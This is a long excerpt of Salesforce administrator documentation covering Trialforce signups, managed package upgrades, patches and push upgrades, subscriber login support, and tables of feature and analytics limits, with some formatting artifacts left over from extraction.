Note: You can only create a Trialforce template if your Trialforce Source Organization is less than 256 MB in size.

Each Trialforce template has a status with one of the following values.

In Progress
: When a Trialforce template is first created, it always has this status. It then automatically moves to either Success or Error status.

Success
: The Trialforce template can be used to create new trial organizations.

Error
: The Trialforce template cannot be used as something has gone wrong and additional debugging is required.

Deleted
: The Trialforce template is no longer available for use. Deleted templates are automatically removed during system updates.

Why Use Trialforce?

Creating Signups using the API

User Permissions Needed	
To create or view signup requests:	"Signup Request API"

You can use API calls to the SignupRequest object to create trial organizations for prospective customers. When creating trial organizations (or signups) using a web form, there's no way to customize the signup process or track its status. Using the API, you can collect and analyze detailed information on all signups from your business organization. This gives you more control over the signup process, and enhanced visibility into your prospective customers. For example, you can:

- Run reports and collect metrics, such as the number of signups per day or the number of signups in different countries.
- Customize the SignupRequest object to add fields of special interest to your company.
- Create triggers to initiate specific actions, such as sending an email notification, whenever a new signup request is made.
- Enable signups from a wide range of client applications and devices, so you have additional channels for customer acquisition.

Note: Although you can create new signups from any organization (with the appropriate permissions), we recommend doing so from your business organization. You can then easily integrate data and metrics on all signups with your existing business processes.

To start creating new signups using the API:

1. Create a Trialforce Source Organization (TSO) from your Trialforce Management Organization.
2. Install your app in the TSO, along with any sample data that might be useful for the trial.
3. Configure the TSO as you want your customers to experience it, including specifying any custom branding.
4. Create a Trialforce template from the TSO.
5. File a case in the Partner Portal, specifying the Organization ID of your TSO and the template ID of the Trialforce template.

You'll be notified by email once the template is approved. It can then be used to create new signups by making API calls to the SignupRequest object. See below for details of the SignupRequest object and a code sample demonstrating its use.

Note: For more information on working with objects, see the *Object Reference for Salesforce and Force.com*.

Signup Request Home

User Permissions Needed	
To create or view signup requests:	"Signup Request API"

Clicking the Signup Requests tab displays the signup requests home page. In the **Recent Signup Requests** section:

- Click **New** to create a new signup.
- Click the number of any signup request to see details about it, including its history and approval status.
- Select an item from the drop-down list to display a list of the signup requests matching that criterion. From the list, you can click any signup request name to go directly to the signup request detail.
- To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views. To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.

Note: You must get your Trialforce template approved, by filing a case in the Partner Portal, before you can create new signups from this page.

From the Signup Request detail page:

- Click **Delete** to delete the signup request
- Click **Clone** to create a new signup request with the same attributes as this one

The detail page has the following sections.

- Signup Request Detail
- Signup Request History

Signup Request Detail

This section displays the following attributes (in alphabetical order).

Attribute	Description
`Company`	The name of the company requesting the trial signup.
`Country`	The two=character, upper-case ISO-3166 country code. You can find a full list of these codes at a number of sites, such as: www.iso.ch/iso/en/prods-services/iso3166ma/02iso-3166-code-lists/list-en1.html
`Created Org`	The 15–character Organization ID of the trial organization created. This is a read-only field provided by the system once the signup request has been processed.
`Email`	The email address of the admin user for the trial signup.
`Error Code`	The error code if the signup request isn't successful. This is a read-only field provided by the system to be used for support purposes.
`First Name`	The first name of the admin user for the trial signup.
`Last Name`	The last name of the admin user for the trial signup.
`Source Org`	The 15–character Organization ID of the Trialforce Source Organization from which the Trialforce template was created.
`Status`	The status of the request. Possible values are `New`, `In Progress`, `Error`, or `Success`. The default value is `New`.
`Template`	The 15–character ID of the approved Trialforce template that is the basis for the trial signup. The template is required and must be approved by salesforce.com.
`Template Description`	The description of the approved Trialforce template that is the basis for the trial signup.
`Trial Days`	The duration of the trial signup in days. Must be equal to or less than the trial days for the approved Trialforce template. If not provided, it defaults to the trial duration specified for the Trialforce template.

Attribute	Description
`Username`	The username of the admin user for the trial signup. It must follow the address convention specified in RFC822: www.w3.org/Protocols/rfc822/#z10

Signup Request History

This section shows the date the signup request was created, the user who created it, and the actions that have been performed on it.

Publishing Extensions to Managed Packages

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create packages:	"Create AppExchange Packages"
To upload packages:	"Upload AppExchange Packages"

An *extension* is any package, component, or set of components that adds to the functionality of a managed package. An extension requires that the base managed package be installed in the organization. For example, if you have built a recruiting app, an extension to this app might include a component for performing background checks on candidates.

The community of developers, users, and visionaries building and publishing apps on Force.com AppExchange is part of what makes Force.com such a rich development platform. Use this community to build extensions to other apps and encourage them to build extensions to your apps.

To publish extensions to a managed package:

1. Install the base package in the Salesforce organization that you plan to use to upload the extension.
2. Build your extension components.

   Note: To build an extension, install the base package and include a dependency to that base package in your package. The extension attribute will automatically become active.

3. Create a new package and add your extension components. Salesforce automatically includes some related components. For more information, see the Force.com Quick Reference for Developing Packages.
4. Upload the new package that contains the extension components.
5. Proceed with the publishing process as usual. For information on creating a test drive or registering and publishing your app, go to http://sites.force.com/appexchange/publisherHome.

Note: Packages cannot be upgraded to Managed - Beta if they are used within the same organization as an extension.

Publishing Upgrades to Managed Packages

Publishing Upgrades to Managed Packages

Available in: **Developer** Edition

Package uploads and installs are available in **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To configure developer settings:	"Customize Application"
To create packages:	"Create AppExchange Packages"
To upload packages:	"Upload AppExchange Packages"

As a publisher, first ensure that your app is upgradeable by converting it to a managed package. Any changes you make to the components in a managed package are automatically included in subsequent uploads of that package, with one exception. When you upgrade a package, changes to the API access are ignored even if the developer specified them. This ensures that the administrator installing the upgrade has full control. Installers should carefully examine the changes in package access in each upgrade during installation and note all acceptable changes. Then, because those changes are ignored, the administrator should manually apply any acceptable changes after installing an upgrade. For more information, see About API and Dynamic Apex Access in Packages on page 3841.

To publish upgrades to a managed package:

1. From Setup, click **Create** > **Packages**, and select the package from the list of packages available.
2. View the list of package components. Changes you have made to components in this package are automatically included in this list. If the changes reference additional components, those components are automatically included as well. To add new components, click **Add** to add them to the package manually.
3. Click **Upload** and upload it as usual.

Note:

After you upload a new version of your Managed - Released package, you can click **Deprecate** so installers cannot install an older version. Deprecation prevents new installations of older versions without affecting existing installations. For more information, see Managing Versions on page 3879.

You cannot deprecate the most recent version of a managed package upload.

4. When you receive an email with the link to the upload on Force.com AppExchange, notify your installed users that the new version is ready. Use the list of installed users from the License Management Application (LMA) to distribute this information. The License Management Application (LMA) automatically stores the version number that your installers have in their organizations.

Managing Versions

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To upload packages:	"Upload AppExchange Packages"

After you upload a package to Force.com AppExchange, you can still manage it from Salesforce. To manage your versions:

1. From Setup, click **Create** > **Packages**.
2. Select the package that contains the app or components you uploaded.
3. Select the version number listed in the Versions tab.

- Click **Change Password** link to change the password option.
- Click **Deprecate** to prevent new installations of this package while allowing existing installations to continue operating.

  Note: You cannot deprecate the most recent version of a managed package.

  When you deprecate a package, remember to remove it from AppExchange as well. See "Removing Apps from AppExchange" in the AppExchange online help.
- Click **Undeprecate** to make a deprecated version available for installation again.

Note: To create a test drive or choose a License Management Organization (LMO) for what you have uploaded, click **Proceed to AppExchange** from the package upload detail page.

Creating and Uploading Patches

Available in: **Developer** Edition

User Permissions Needed	
To push an upgrade or create a patch development organization:	"Upload AppExchange Packages"

Note: Patch versions and push upgrades are only available to Salesforce ISV partners.

Patch versions are developed and maintained in a patch development organization. For more information on push upgrades and patches, see the Force.com Quick Reference for Developing Packages. You can also read the Best Practices for Push Upgrades and Patch Versions on page 3887.

To create a patch version:

1. From Setup, click **Create** > **Packages**.
2. Click the name of your managed package.
3. Click the Patch Organization tab and then click **New**.
4. Select the package version that you want to create a patch for in the Patching Major Release drop-down list. The release type must be Managed - Released.
5. Enter a `Username` for a login to your patch organization.
6. Enter an `Email Address` associated with your login.
7. Click **Save**.

Note: If you ever lose your login information, click **Reset** on the package detail page under Patch Development Organizations to reset the login to your patch development organization.

After you receive an email indicating Salesforce has created your patch development organization, you can click **Login** to begin developing your patch version.

Development in a patch development organization is restricted. The following is a list of caveats:

- New package components can't be added.
- Existing package components can't be deleted.
- API and dynamic Apex access controls can't change for the package.
- No deprecation of any Apex code.
- No new Apex class relationships, such as `extends`, can be added.
- No new Apex access modifiers, such as `virtual` or `global`, can be added.
- No new Web services can be added.
- No new feature dependencies can be added.

When you finish developing your patch, in your patch development organization:

1. Click **Create** > **Packages** and click the name of the package.
2. On the Upload Package page, click **Upload**.
3. Enter a `Version Name`. As a best practice, it's useful to have a short description and the date.
4. Notice that the `Version Number` has had its `patchNumber` incremented.
5. For managed packages, select a `Release Type`:
    - Choose Managed - Released to upload an upgradeable version. After upload, some attributes of Salesforce components are locked. For a list of locked attributes, see *Developing Packages for Distribution*.
    - Choose Managed - Beta if you want to upload a version of your package to a small sampling of your audience for testing purposes. You'll still be able to change the components and upload additional beta versions. For information on beta versions, see *Developing Packages for Distribution*.

    Note: Beta packages can only be installed in Developer Edition or sandbox organizations, and thus can't be pushed to customer organizations.

6. Change the `Description`, if necessary.
7. Optionally, enter and confirm a password to share the package privately with anyone who has the password. Don't enter a password if you want to make the package available to anyone on AppExchange and share your package publicly.
8. Salesforce automatically selects the requirements it finds. In addition, select any other required components from the `Package Requirements` and `Object Requirements` sections to notify installers of any requirements for this package.
9. Click **Upload**.

To distribute your patch, you can either share the upload link, or schedule a push upgrade.

Scheduling Push Upgrades

Available in: **Developer** Edition

User Permissions Needed	
To push an upgrade:	"Upload AppExchange Packages"

Note: Patch versions and push upgrades are only available to Salesforce ISV partners.

After you've created a patch version of your package, you can automatically deploy it to customers using a push upgrade.

Tip: Salesforce.com strongly recommends following this sequence for pushing package upgrades.

1. Push the upgrade to your own organizations so you can run tests and fix any bugs before upgrading subscribers.
2. When you're ready and have coordinated with your customers on their change management process, push to a small number of customer organizations. Try sandbox organizations first, if possible.
3. Once you're comfortable with the initial results, push to your wider customer base, based on your agreements with each customer.
4. Deprecate the previous version of your package in your main development organization. Replace the version on AppExchange if necessary, and update your Trialforce setup.
5. If your upgrade was a patch, after you've successfully distributed the upgrade to subscriber organizations, reintegrate those changes into your main development organization. For more information about combining patches into the main development organization, see "Working with Patch Versions" in the *ISVforce Guide*.

For more information, see Best Practices for Push Upgrades and Patch Versions on page 3887.

To schedule a push upgrade:

1. Log in to your main development organization.
2. From Setup, click **Create** > **Packages** and click the name of the managed package whose upgrade you want to push. On the package detail page, click the **Versions** tab, and then click **Push Upgrades**.
3. Click **Schedule Push Upgrades**.
4. Select a package version to push from the **Patch Version** drop-down list.

   Note: Beta versions aren't eligible for push.

5. Enter a **Scheduled Start Date**, indicating when a push upgrade should begin.
6. In the Select Target Organizations section, select the organizations to receive your push upgrade. If an organization already received a push upgrade for the selected package version, it won't appear in this list. You can select organizations by:
   - Entering a term that filters based on an organization's name or ID. Names can match by partial string, but IDs must match exactly.
   - Choosing between production and sandbox organizations from the **Organizations** drop-down list.

- Choosing organizations that have already installed a particular version.
- Clicking on individual organizations, or the `Select All` and `Deselect All` checkboxes.

This section lists the following information about the organization (in alphabetical order):

Field	Description
`Current Version`	The current package version an organization has installed.
`Organization ID`	The ID that uniquely identifies the organization to salesforce.com.
`Organization Name`	The name of the organization. Clicking this name shows the upgrade history for the organization.
`Primary Contact`	The name of the contact who installed the package.

7. Click **Schedule**.

While a push upgrade is in progress, you can click **Abort** to stop it.

On the previous push upgrades page, the Push Upgrade History table lists recently scheduled push upgrades for the package.

Viewing Push Upgrade History

Available in: **Developer** Edition

User Permissions Needed	
To view push upgrade history:	"Upload AppExchange Packages"

Note: Patch versions and push upgrades are only available to Salesforce ISV partners.

To view the details of all push upgrades sent by your organization, from Setup, click **Create** > **Packages**, click the name of the package you want to view, then click **Push Upgrades**.

The Push Upgrade History page lists the status of all your pending and previous push upgrades. To filter your push upgrade history:

1. Select a version number from the drop-down list. Not selecting any version is equivalent to selecting all of them.
2. Select one or more statuses from the Status list. Not selecting any status is equivalent to selecting all of them.
3. Click **Apply** to filter the list. Click **Clear** to remove all the filters.

The history displays the following information (in alphabetical order):

Column	Description
`Action`	While a push upgrade is in progress, you can click **Abort** to stop it.
`Start Date`	The scheduled start date and time of the push upgrade.
`Status`	The status of the push upgrade, whether scheduled, in progress, completed, aborted, or completed with failures.
`Target`	The name of the organization the push upgrade went to. For multiple organizations, this field only lists the first organization in the queue, followed by the number of the total selected organizations. Clicking on this link provides you with more information about the target push upgrade and each individual organization.
`Version`	The package version number that was pushed.

Viewing Push Upgrade Details

Available in: **Developer** Edition

User Permissions Needed	
To view push upgrade details:	"Upload AppExchange Packages"

Note: Patch versions and push upgrades are only available to Salesforce ISV partners.

For information about a specific push upgrade that your organization sent, from Setup, click **Create** > **Packages**, click the name of the package you want to view, then click **Push Upgrades**. Clicking on the name of a `Target` takes you to the Push Upgrade Details page, which has information both for the push job and each organization that it was pushed to.

The Job Details section has the following information about the overall push upgrade (in alphabetical order):

Field	Description
`End Date`	The date and time the push upgrade finished.
`Ignore Apex Test Failures`	Whether Apex test failures that may cause the installed application not to function properly were ignored.
`Scheduled By`	The name of the user who initiated the push upgrade.
`Start Date`	The scheduled start date and time of the push upgrade.
`Status`	The status of the push upgrade, whether scheduled, in progress, completed, aborted, or completed with failures.
`Version`	The package version number that was pushed.

In the Organizations section, you can get a list of all the organizations that received a push upgrade. You can filter organizations by using the search box and entering a term that filters based on an organization's name or ID. Names can match by partial string, but IDs must match exactly. From the drop-down list, you can also filter based on the status of the push upgrade.

The list contains the following information specific to each organization (in alphabetical order):

Field	Description
`Duration`	The amount of time the push upgrade took.
`Failure Type`	Lists the type of failure that occurred (if any). If the push upgrade did fail, a possible explanation is provided in the collapsible section. If the push upgrade was unsuccessful, click **Retry** to try it again.
`Organization ID`	The ID that uniquely identifies the organization to salesforce.com.

Field	Description
`Organization Name`	The name of the organization. Clicking this name shows the upgrade history for the organization.
`Start`	The scheduled start date and time of the push upgrade.
`Status`	The status of the push upgrade, whether scheduled, in progress, completed, aborted, or completed with failures.

Viewing an Organization's Upgrade History

Available in: **Developer** Edition

User Permissions Needed	
To view push upgrade history:	"Upload AppExchange Packages"

Note: Patch versions and push upgrades are only available to Salesforce ISV partners.

For more information about a specific organization that received a push upgrade, from Setup, click **Create** > **Packages**, click the name of the package you want to view, then click on the name of a `Target`. Clicking on an organization in the target list provides the following details (in alphabetical order):

Field	Description
`Current Version`	The current package version an organization has installed.
`Organization ID`	The ID that uniquely identifies the organization to salesforce.com.
`Organization Name`	The name of the organization.
`Primary Contact`	The name of the contact who installed the package.
`Primary Contact Email`	The email address of the package publisher.

Field	Description
`Status`	The status of the push upgrade, whether scheduled, in progress, completed, aborted, or completed with failures.

The Push Upgrade History lists the following information (in alphabetical order):

Field	Description
`Action`	Clicking **View Details** returns you to the job details for that upgrade.
`Start Date`	The scheduled start date and time of the push upgrade.
`Status`	The status of the push upgrade, whether scheduled, in progress, completed, aborted, or completed with failures.
`Version`	The package version number that was pushed.

Best Practices for Push Upgrades and Patch Versions

Available in: **Developer** Edition

User Permissions Needed	
To push an upgrade or create a patch development organization:	“Upload AppExchange Packages”

Note: Patch versions and push upgrades are only available to Salesforce ISV partners.

Consider the following best practices when scheduling a push:

- Schedule push upgrades at your customers' off-peak hours and outside of salesforce.com's major release windows, to minimize potential subscriber impact.
- Avoid changes to validation rules, formula fields, and errors thrown from Apex triggers, as they may negatively impact subscribers' integrations.
- Visualforce pages that are refreshed while a push upgrade is in process may lose their view state if the page or controller is changed.

Consider the following additional best practice when creating a patch version:

- Visible changes to a package shouldn't be performed in a patch. Other than a change in the package version number, subscribers aren't notified of push upgrades.

How are packages ranked?
What types of things can I publish?
Installing Packages FAQ

How are packages ranked?

AppExchange lists feedback and ratings similar to those found on most consumer Internet sites. This gives the power to the Salesforce user community to determine how useful a package is.

See Also:

Publishing Packages FAQ

What types of things can I publish?

You can publish any collection of components, such as tabs, reports, and dashboards that together address a specific business need. You can bundle these components into a package to publish them together. For a list of components you can include in a package, see the Force.com Quick Reference for Developing Packages. Regardless of what components you add to your package, your data is never included.

Publishing Packages FAQ

SUPPORTING SUBSCRIBERS OF YOUR APP

Supporting Your Subscribers

App publishers are responsible for end user support of all their listings. When customers contact salesforce.com Customer Support with a question about your listing, we direct the user to the support information on the About and Support tabs of your listing. Make sure your AppExchange listings include support information.

If you have installed the License Management App (LMA), you can log into a customer's organization and provide administrative support for your customers. This feature is only available for managed packages that have passed the security review. For more information, see Logging in to Subscriber Organizations.

Subscriber Organizations

User Permissions Needed	
To log in to subscriber organizations:	“Log in to Subscriber Organization”

This page shows a list of subscriber organizations with your package installed. To find a subscriber organization quickly, enter a subscriber name or organization ID in the search box and click **Search**. Click the name of a subscriber organization to view detailed information about it.

Note: Only subscribers who have installed at least one managed package that is linked to your LMA will appear in this list.

Viewing Subscriber Details

User Permissions Needed	
To log in to subscriber organizations:	“Log in to Subscriber Organization”

The Subscriber Overview page, accessed by clicking the organization’s name from the **Subscribers** tab of the LMA, provides detailed information about each subscriber organization. This can give you insight into how a customer is using your app and help you in troubleshooting problems.

Under Organization Details:

- The name and contact information is in Setup, on the **Company Profile** > **Company Information** page in the subscriber's organization. This may differ from the information shown in your LMA lead, account, or contact records.
- Organization ID is a unique ID that identifies this customer's Salesforce organization.
- Instance determines which salesforce.com data center this customer's organization resides in. It also determines when the customer will get upgraded with a new version of Salesforce. See trust.salesforce.com during the release period to understand which version of Salesforce the customer is using.

The page also includes these related lists.

Best Practices

- When you access a subscriber organization, you are logged out of your LMO (License Management Organization). You can set up a my domain so that you are not automatically logged out of your LMO when you log into a subscriber organization. To set up a my domain, from Setup, click **Company Profile** > **My Domain**.
- Be careful to allow only trusted support and engineering personnel to log into a subscriber's organization. Since this feature may include full read/write access to customer data and configurations, it's vital to your reputation to preserve their security.
- Control who has access by giving the "Log in to Subscriber Organization" user permission to specific support personnel, via a profile or permission set.

Requesting Login Access

Ask the user to go to their personal settings and click **Grant Account Login Access** or **Grant Login Access**, whichever appears, to grant access. If the publisher isn't listed on this page, it's for one of the following reasons:

- A system administrator disabled the ability for non-administrators to grant access.
- The user doesn't have a license for the package.
- The package is licensed to the entire organization. Only administrators with the "Manage Users" permission enabled on their profile can grant access.
- The organization preference **Administrators Can Log in as Any User** is enabled.

Note: Unless the organization preference **Administrators Can Log in as Any User** is enabled, access is granted for a limited amount of time, and the subscriber can revoke access at any time. Any changes you make while logged in as a subscriber are logged in the audit trail.

Logging in to Subscriber Organizations

User Permissions Needed	
To log in to subscriber organizations:	"Log in to Subscriber Organization"

To log in, once a user has granted you access:

1. In the License Management App (LMA), click the **Subscribers** tab.
2. To find a subscriber organization quickly, enter a subscriber name or organization ID in the search box and click **Search**.
3. Click the name of the subscriber organization.
4. On the Organization Details page, click **Login** next to a user's name. Note that you have the same permissions as the user you logged in as.
5. When you're finished troubleshooting, from Setup, click **Return to Subscriber Overview** to return to your organization.

Note: Only subscribers who have installed at least one managed package that is linked to your LMA will appear in this list.

Best Practices

- When you access a subscriber organization, you are logged out of your LMO (License Management Organization). You can set up a my domain so that you are not automatically logged out of your LMO when you log into a subscriber organization. To set up a my domain, from Setup, click **Company Profile** > **My Domain**.
- Be careful to allow only trusted support and engineering personnel to log into a subscriber's organization. Since this feature may include full read/write access to customer data and configurations, it's vital to your reputation to preserve their security.
- Control who has access by giving the "Log in to Subscriber Organization" user permission to specific support personnel, via a profile or permission set.

Troubleshooting in Subscriber Organizations

When logged in as a user in a subscriber's organization, you can generate Apex debug logs that contain the output from your managed packages. This includes logging that would normally not be exposed to the subscriber. Using this log information, you can troubleshoot issues that are specific to that subscriber organization.

1. Launch the Developer Console from ***`Your Name`*** > **Developer Console**.
2. Perform the operation and view the debug log with your output. If the user has access, set up a Debug Log: from Setup, click **Monitoring** > **Debug Logs** or **Logs** > **Debug Logs**.

Note that subscribers will be unable to see the logs you set up or generate since they contain your Apex code unobfuscated. In addition, you can also view and edit data contained in protected custom settings from your managed packages when logged in as a user.

SALESFORCE LIMITS

Welcome Salesforce Users!

Salesforce Limits is a reference guide that covers a variety of limits associated with Salesforce features and products. However, *Salesforce Limits* doesn't cover all limits and some limits may not apply to your organization. Keep in mind that stated limits aren't a guarantee that the specified resource is available at its limit in all circumstances. For example, some limits depend on load, performance, and other system issues. In addition, *Salesforce Limits* doesn't include limits of:

- User interface elements in the Salesforce application
- Field lengths of Salesforce objects
- Desktop integration clients

All limits are subject to change at any time. Contact salesforce.com for more information.

Visual Workflow	N/A	N/A	N/A	N/A	For Enterprise, Developer, and Unlimited Editions, each flow can have up to: • 50 versions • 2000 steps Each organization can have up to: • 500 active flows • 1000 flows total		
Web-to-Case: Maximum Number of New Cases Generated in a 24–hour Period	N/A	N/A	N/A	5,000[5]	5,000[5]	5,000[5]	5,000[5]
Web-to-Lead: Maximum Number of New Leads Generated in a 24–hour Period	N/A	N/A	N/A	500[5]	500[5]	500[5]	500[5]

[1] You can add an attachment to the Attachments related list of a case, solution, campaign, task, or event, or to the Notes and Attachments related list of an account, contact, lead, opportunity, or custom object. If you don't see the related list on task or event page layouts, you may need to ask your administrator to add it. All file types are supported, including everything from Microsoft® PowerPoint presentations and Excel spreadsheets, to Adobe® PDFs, image files, audio files, and video files.

[2] When data is substituted for the tokens in the URL, the link may exceed 3,000 bytes. Your browser may enforce additional limits for the maximum URL length.

[3] Each relationship is included in the maximum number of custom fields allowed.

[4] As a best practice, don't exceed 10,000 child records for a master-detail relationship.

[5] If your organization exceeds its daily Web-to-Case or Web-to-Lead limit, the default case owner or default lead creator receives a notification email containing information about the case or lead. When your organization reaches the 24–hour limit, salesforce.com stores additional requests in a pending request queue that contains both Web-to-Case and Web-to-Lead requests. The requests are submitted when the limit refreshes. The pending request queue has a limit of 50,000 combined requests. If your organization reaches the pending request limit, additional requests are rejected and not queued. Your administrator receives email notifications for the first five rejected submissions. Contact salesforce.com Customer Support to change your organization's pending request limit.

Accessibility Limits

Salesforce on-demand applications incorporate a number of accessibility features that ensure all users have access and can use the applications. Many of the features are provided in Accessibility Mode, which can be enabled on an individual user basis.

The following sections describe limits that apply to accessibility features.

General Accessibility Limits

Accessibility features haven't been incorporated into Chatter or the Service Cloud console.

Salesforce.com Features Not Optimized for Sighted Keyboard Users

The following functionality and features aren't fully accessible for sighted keyboard users, either due to their third-party ownership, lack of adequate current support for accessibility solutions, or limitations imposed by our development environments:

- A visual focus indicator hasn't been implemented.
- Some content is displayed in overlay boxes without implementing corresponding keyboard focus and order control. These are found in Chatter and training videos.
- Some of the rich interactive interfaces, such as drag-and-drop interfaces, aren't keyboard-accessible. These may have an alternative provided or may not be available in Accessibility Mode.

Salesforce.com Features Not Optimized for Screen Reader Users

The following functionality and features aren't fully accessible for screen reader users, either due to their third party ownership, lack of adequate current support for accessibility solutions, or limitations imposed by our development environments:

- Some of the rich interactive interfaces, such as drag and drop interfaces, are not accessible. These may have an alternative provided or may not be available in Accessibility Mode.
- PDF files have not been marked up for accessibility and do not have an alternative provided.
- Training videos don't provide audio description (including extended audio description).
- Some content is displayed in overlay boxes that aren't recognized as modal by screen readers, allowing the user to interact with other content without dismissing the overlay. These are found in Chatter and training videos.
- The session timeout warning may not provide sufficient time for a user response if a slow reading rate is used.

Accessibility features haven't been incorporated into Chatter or the Service Cloud console.

DRC 184.12

Inline Editing Limits

Inline editing lets users quickly edit field values on a record's detail page.

The following limits apply to the inline editing feature.

- Inline editing isn't available in:
    - ◊ Accessibility mode
    - ◊ Setup pages
    - ◊ Dashboards
    - ◊ Customer Portal
    - ◊ Descriptions for HTML solutions

- The following standard checkboxes on case and lead edit pages are not inline editable:
  - ◊ Case Assignment (`Assign using active assignment rules`)
  - ◊ Case Email Notification (`Send notification email to contact`)
  - ◊ Lead Assignment (`Assign using active assignment rule`)
- The fields in the following standard objects are not inline editable.
  - ◊ All fields in Documents and Pricebooks
  - ◊ All fields in Tasks except for `Subject` and `Comment`
  - ◊ All fields in Events except for `Subject`, `Description`, and `Location`
  - ◊ Full name fields of Person Accounts, Contacts, and Leads. However, their component fields are, for example, `First Name` and `Last Name`.
- You can use inline editing to change the values of fields on records for which you have read-only access, either via field-level security or your organization's sharing model; however, Salesforce doesn't let you save your changes, and displays an insufficient privileges error message when you try to save the record.

About the Standard Object Limits Page

Available in: **All** Editions except **Database.com**

The standard object limits page shows details about your usage of customizations on an object, such as the custom fields you've added or sharing rules you've applied. The items in the list vary depending on the object. When an item exceeds the limit allowed for the object, or reaches 75% of the limit, a tip displays that suggests what you can do next.

You can refer to the standard object limits page when planning how you want to customize a particular standard object, or to monitor the usage and limits of customizations on that object.

To access the standard object limits page, from Setup, click **Customize**, click the name of the desired standard object, then click the limits option for that object.

Note: The object limit percentages displayed for items used are truncated, not rounded. For example, if your organization uses 95.55% of the limit for a particular item, the percentage displayed is 95%.

ANALYTICS LIMITS

Analytics Limits Per Edition

Feature	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited Edition	Developer Edition

Analytics Limits - All Editions
Salesforce Features and Edition Limits

Analytics Limits - All Editions

The following analytics limits apply to all supported editions.

Report Limits

- The report builder preview shows a maximum of 20 rows for summary and matrix reports, and 50 rows for tabular.
- You can't have more than 250 groups or 4,000 values in a chart. If you see an error message saying that your chart has too many groups or values to plot, adjust the report filters to reduce the number. In combination charts, all groups and values count against the total.
- Reports display a maximum of 2,000 rows. To view all the rows, export the report to Excel or use the printable view for tabular and summary reports. For joined reports, export is not available, and the printable view displays a maximum of 20,000 rows.
  - ◊ Summary and matrix reports display the first 2,000 groupings when Show Details is disabled.
  - ◊ Matrix reports display a maximum of 400,000 summarized values.
  - ◊ Matrix reports display a maximum of 2,000 groupings in the vertical axis when Show Details is disabled. If there are more than 400,000 summarized values, rows are removed until the 2,000 groupings limit is met, then columns are removed until the number of summarized values moves below 400,000.
- By default, reports time out after 10 minutes. Contact salesforce.com to extend the time-out limit to 20 minutes for tabular, summary, and matrix reports (joined reports will continue to time out after 10 minutes).
- In a joined report, each block can have up to 100 columns. A joined report can have up to 5 blocks.
- You can add up to 10 custom summary formulas to each block in a joined report. A joined report can have a total of 50 custom summary formulas.
- Each joined report can have up to 10 cross-block custom summary formulas.
- When you filter on standard long text area fields, such as Description or Solution Details, only the first 1000 characters of the field are searched for matches in reports.
- Only the first 254 characters in a rich text area or a long text area are displayed in a report.
- Summary fields on tabular, summary, and matrix reports can display up to 21-digits.
- Reports can't be filtered on custom long text area fields.
- It's not possible to filter on bucket fields.
- Joined reports require that the new user interface theme is enabled. Users without the new theme are unable to create, edit, or run joined reports.
- Forecast reports include only opportunities that are set to close within the forecast period, except those assigned to the Omitted forecast category.
- Internet Explorer 6 is not supported for joined reports.

Dashboard Limits

- A dashboard filter can have up to 50 options. By default, 10 options are enabled. Contact salesforce.com to extend your limit.
- Each dashboard can have up to 20 components.
- A dashboard table or chart can display up to 20 photos.
- You must wait at least one minute between dashboard refreshes.

Report Type Limits

- A custom report type can contain up to 60 object references. For example, if you select the maximum limit of four object relationships for a report type, then you could select fields via lookup from an additional 56 objects. However, users will receive an error message if they run a report from a custom report type and the report contains columns from more than 20 different objects.
- You can add up to 1000 fields to each custom report type.

Analytic Snapshot Limits

- The maximum number of rows you can insert into a custom object is 2,000.
- The maximum number of runs you can store is 200.
- The maximum number of source report columns you can map to target fields is 100.

Filtering Limits

Only the first 255 characters in a custom text field count for filtering purposes.

List View Limits

- Only the first 255 characters are shown for custom long text area fields in list views.

SALESFORCE APPLICATION LIMITS

ACCOUNT LIMITS

Import Limits for Accounts and Records

You can import data from ACT!, Outlook, and any program that can save data in the CSV (comma-separated values) format, such as Excel or GoldMine.

Type of record	Import record limit	Users with access
Business accounts and contacts owned by you	500 at a time	All users
Business accounts and contacts owned by different users	50,000 at a time	Administrators; Users with the “Modify All Data” permission
Person accounts owned by you	50,000 at a time	All users
Person accounts owned by different users	50,000 at a time	Administrators; Users with the “Import Person Accounts” permission
Leads	50,000 at a time	Administrators; Users with “Read”, “Create”, and “Edit” on leads and the “Import Leads” permission
Campaign members	50,000 for importing leads as new campaign members and updating the status of existing campaign members.	Administrators; Marketing users (or users with the “Import Leads” permission and the “Edit” permission on campaigns) can import new leads as campaign members. Users also need the “Read” permission on contacts to use the campaign update wizard to make existing leads and contacts campaign members.
Custom objects	50,000 at a time	Administrators; Users with the “Modify All Data” permission

Type of record	Import record limit	Users with access
Solutions	50,000 at a time	Administrators; Users with the "Import Solutions" permission
Assets Cases Campaigns Contracts Documents Opportunities Products	These records cannot be imported via the import wizards.	

Your import file cannot exceed 100MB in size, and each record in the file cannot be bigger than 400KB. In addition, each imported note and each imported description cannot exceed 32KB. Descriptions longer than 32KB are truncated.

See Also:

Limits for Person and Business Accounts

Limits for Person and Business Accounts

If your organization uses person accounts, the Account Fields page lists both person account and business account fields. Person accounts use a combination of account and contact fields. The following contact fields are available for person accounts, but not for business accounts.

- Fields in the Account Standard Fields list that display with a person account icon.
- Fields in the Contact Custom Fields & Relationships list.

APPROVALS AND WORKFLOW LIMITS

General Workflow and Approvals Limits

Workflows and approvals automate frequent tasks like emails and record updates.

Workflow and Approval Limits per Edition

<table>
<tr><th>Workflow and Approvals Limits</th><th>Personal Edition</th><th>Contact Manager</th><th>Group Edition</th><th>Professional Edition</th><th>Enterprise Edition</th><th>Developer Edition</th><th>Unlimited Edition</th></tr>
<tr><td>Approval Processes</td><td>N/A</td><td>N/A</td><td>N/A</td><td>N/A</td><td colspan="3">For Enterprise, Developer, and Unlimited Editions, each approval process can have up to:
• 15 steps per process
• 25 approvers per step
Each organization can have up to:
• 500 approval processes per object
• 1,000 processes per organization</td></tr>
<tr><td>Approval Request Comments: Maximum Number of Characters</td><td>N/A</td><td>N/A</td><td>N/A</td><td>N/A</td><td colspan="3">Approval request comments are limited to 4,000 characters. In Chinese, Japanese, or Korean, the limit is 1,333 characters.</td></tr>
